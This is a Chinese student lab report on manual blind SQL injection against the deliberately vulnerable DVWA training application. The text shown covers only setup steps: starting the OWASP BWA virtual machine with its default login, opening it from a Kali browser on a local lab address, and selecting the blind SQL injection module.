《SQL盲注》实验报告

姓名：汤清云 学号：2013536 班级： 1075

**实验名称：**


**基于DVWA的SQL盲注**

**实验要求：**


**基于DVWA的SQL盲注实现手工SQL盲注，撰写实验报告。**

**实验过程：**


1. **加载虚拟镜像，直接在VMWare中打开。**




1. **输入账户为root 密码为owaspbwa。**




1. **打开kali虚拟机浏览器，输入网址为192.168.247.129**




1. **选择Damn Vulnerable Web Application，用户名，密码均为root。选择SQL Injection blind**



